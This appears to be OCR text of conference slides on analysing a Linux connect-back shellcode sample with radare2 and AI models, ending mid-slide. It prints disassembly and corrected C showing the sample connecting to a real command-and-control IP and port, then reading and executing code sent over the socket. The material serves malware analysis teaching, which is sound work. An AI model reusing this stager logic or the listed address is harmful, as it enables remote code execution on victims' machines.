FORTINET

Linux and IoT malware analysis with r2ai

Axelle Apvrille

NorthSec, May 2025

Who am I?

Generated by Dall-E...


- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of Ph0wn CTF in France

Who am I?

Meet Pico le Croco


- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of Ph0wn CTF in France
- Hand drawing of Pico le Croco. *No AI.*

What is this talk about?



I **love** Artificial Intelligence


- You'll be happy, stay
- Learn how to use it to reverse binaries
- Impress your manager with your speed
- Learn to spot AI errors



I **hate** Artificial Intelligence

- Don't worry: we'll talk about malware too
- You'll see C code, and assembly
- Impress your manager by being *smarter* than the AI
- Learn to spot AI errors in your intern/colleagues' work


Radare2




https://github.com/radareorg/radare2

open-source, command-line tools, scriptable, many architectures and binary file formats

What is r2ai?




Radare2 disassembler (r2) assisted by AI



User Host
Remote or Local AI
r2
r2ai
GPT-4o
Claude 3.7 Sonnet
codestral-latest
...
r2ai -e api=anthropic
r2ai -e model=
claude-3-7-sonnet-20250209

r2ai: 2 different modes

1. Direct mode
2. Auto mode



Direct mode: r2ai creates this context, and sends it to AI



Linux/Shellcode_ConnectBack.H!tr

- Aka Getshell, ConnectBack.
- Family seen in June 2024, this sample from **February 2025**.
- Small ELF (4K), x86, 32 bits.
- fd8441f8716ef517fd4c3fd552ebcd2ffe2fc458bb867ed51e5aaee034792bde


Poor decompilation by Ghidra

```
*(undefined4 *)(puVar6 + -0x10) = 0x66;
*(undefined4 *)(puVar6 + -0x10) = *(undefined4 *)(puVar6 +
*(undefined1 **)(puVar6 + -0x14) = puVar6 + -0xc;
*(undefined4 *)(puVar6 + -0x18) = uVar3;
pcVar1 = (code *)swi(0x80);
iVar4 = (*pcVar1)();
```

No strings

```
$ strings shellcode.elf
SCSj
jfXPQW
```

R2ai demo on Linux/Shellcode_ConnectBack.H!tr



Check it out: where do socket calls come from?

```c
// Socket creation
socket_fd = socket(AF_INET, SOCK_STREAM, 0);
if (socket_fd < 0) {
    goto error_exit;
}
```

Checking the assembly

```
0x08048060      b066            mov al, 0x66
0x08048062      89e1            mov ecx, esp
0x08048064      cd80            int 0x80
```

- `int 0x80`: software interrupt to execute a **syscall**
- Argument of syscall: 0x66
- This is `sys_socketcall`!

sys_socketcall

```
int socketcall(int call, unsigned long *args);
```


It's a **multiplexer** for socket-related system calls.

call number	socket operation
1	socket()
2	bind()
3	connect()
4	listen()
5	accept()

- https://github.com/torvalds/linux/blob/master/net/socket.c
- https://github.com/torvalds/linux/blob/master/include/uapi/linux/net.h

Details of socket call

```
0x08048057      31db            xor ebx, ebx ; EBX = 0
0x08048059      f7e3            mul ebx      ; EAX = 0
0x0804805b      53              push ebx     ; push 0 on the stack
0x0804805c      43              inc ebx      ; EBX = 1
0x0804805d      53              push ebx     ; push 1 on the stack
0x0804805e      6a02            push 2       ; push 2 on the stack
0x08048060      b066            mov al, 0x66 ; move 0x66 in EAX
0x08048062      89e1            mov ecx, esp ; move ESP to ECX
0x08048064      cd80            int 0x80     ; interruption
```



- EAX = 0x66. System call number. `sys_socketcall`
- EBX = 1. First argument of `sys_socketcall`. Multiplexed to `socket()`
- Arguments for socket() on the stack.

Check socket setup

Decompilation by AI

```
// Server address setup
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Corresponding assembly


```
0x08048068      68b9d09e6b      push 0x6b9ed0b9
0x0804806d      680200236b      push 0x6b230002
```

Mapping assembly to C structure

```
push 0x6b9ed0b9
push 0x6b230002
```

```
struct sockaddr_in {
    short sin_family;
    unsigned short sin_port; //
↪   network byte order
    struct in_addr sin_addr;
    char sin_zero[8];   // Padding
};

struct in_addr {
    uint32_t s_addr;   // network byte
↪   order
};
```



Fixing AI's code

Decompiled AI code - with errors

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 80 );
server_addr.sin_addr.s_addr = inet_addr( ``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Fixed decompilation - by Human :)

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 27427 );
server_addr.sin_addr.s_addr = inet_addr( ``185.208.158.107'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪  sizeof(server_addr)) < 0) {
        goto error_exit;
}
```

Looking into mprotect...

```
0x0804809c      b207            mov dl, 7 ; PROT_READ |
↪  PROT_WRITE | PROT_EXEC
0x0804809e      b900100000      mov ecx, 0x1000 ; len
0x080480a3      89e3            mov ebx, esp ; address
...
0x080480ab      b07d            mov al, 0x7d  ; mprotect
0x080480ad      cd80            int 0x80
```

Generated by AI

```
mprotect_result = mprotect((void *)0x00178000, 0x1000,
↪  PROT_READ | PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}
```

Fixing the code

```
0x0804809c      b207            mov dl, 7 ; PROT_READ |
↪  PROT_WRITE | PROT_EXEC
0x0804809e      b900100000      mov ecx, 0x1000 ; len
0x080480a3      89e3            mov ebx, esp ; address
...
0x080480ab      b07d            mov al, 0x7d  ; mprotect
0x080480ad      cd80            int 0x80
```

Fixed by human

```
mprotect_result = mprotect( page , 0x1000, PROT_READ |
↪  PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}
```

Reading

Generated by AI

```
bytes_read = read(0, (void *)0x00178004, 106);
```

```
0x080480b3      5b              pop ebx         ; fd
0x080480b4      89e1            mov ecx, esp    ; buf = esp
0x080480b6      99              cdq
0x080480b7      b26a            mov dl, 0x6a    ; len = 106
0x080480b9      b003            mov al, 3       ; syscall = 3
0x080480bb      cd80            int 0x80
```

Fixing the Reading

Fixed by Human

```
bytes_read = read( fd ,(void *) stack_page , 106);
```

```
0x080480b3      5b              pop ebx         ; fd
0x080480b4      89e1            mov ecx, esp    ; buf = esp
0x080480b6      99              cdq
0x080480b7      b26a            mov dl, 0x6a    ; len = 106
0x080480b9      b003            mov al, 3       ; syscall = 3
0x080480bb      cd80            int 0x80
```

Quizz: guess what the malware author is doing

Why does malware author call mprotect?

```
mprotect_result = mprotect(&stack_page, 0x1000, PROT_READ |
↪   PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
    goto error_exit;
}
bytes_read = read(fd, (void *)&stack_page, 106);
// GUESS WHAT NOW?
```

A - Stack overflow exploit

C - Read root password

B - Execute what is sent through the socket

D - I give up

Solution

```
mprotect_result = mprotect(stack_page, 0x1000, PROT_READ |
↪  PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
   goto error_exit;
}
bytes_read = read(fd, (void *)stack_page, 106);
// This final call is missing in AI code!
stack_page(); // execute it -- jmp ecx = esp
```

A - Stack overflow exploit

C - Read root password

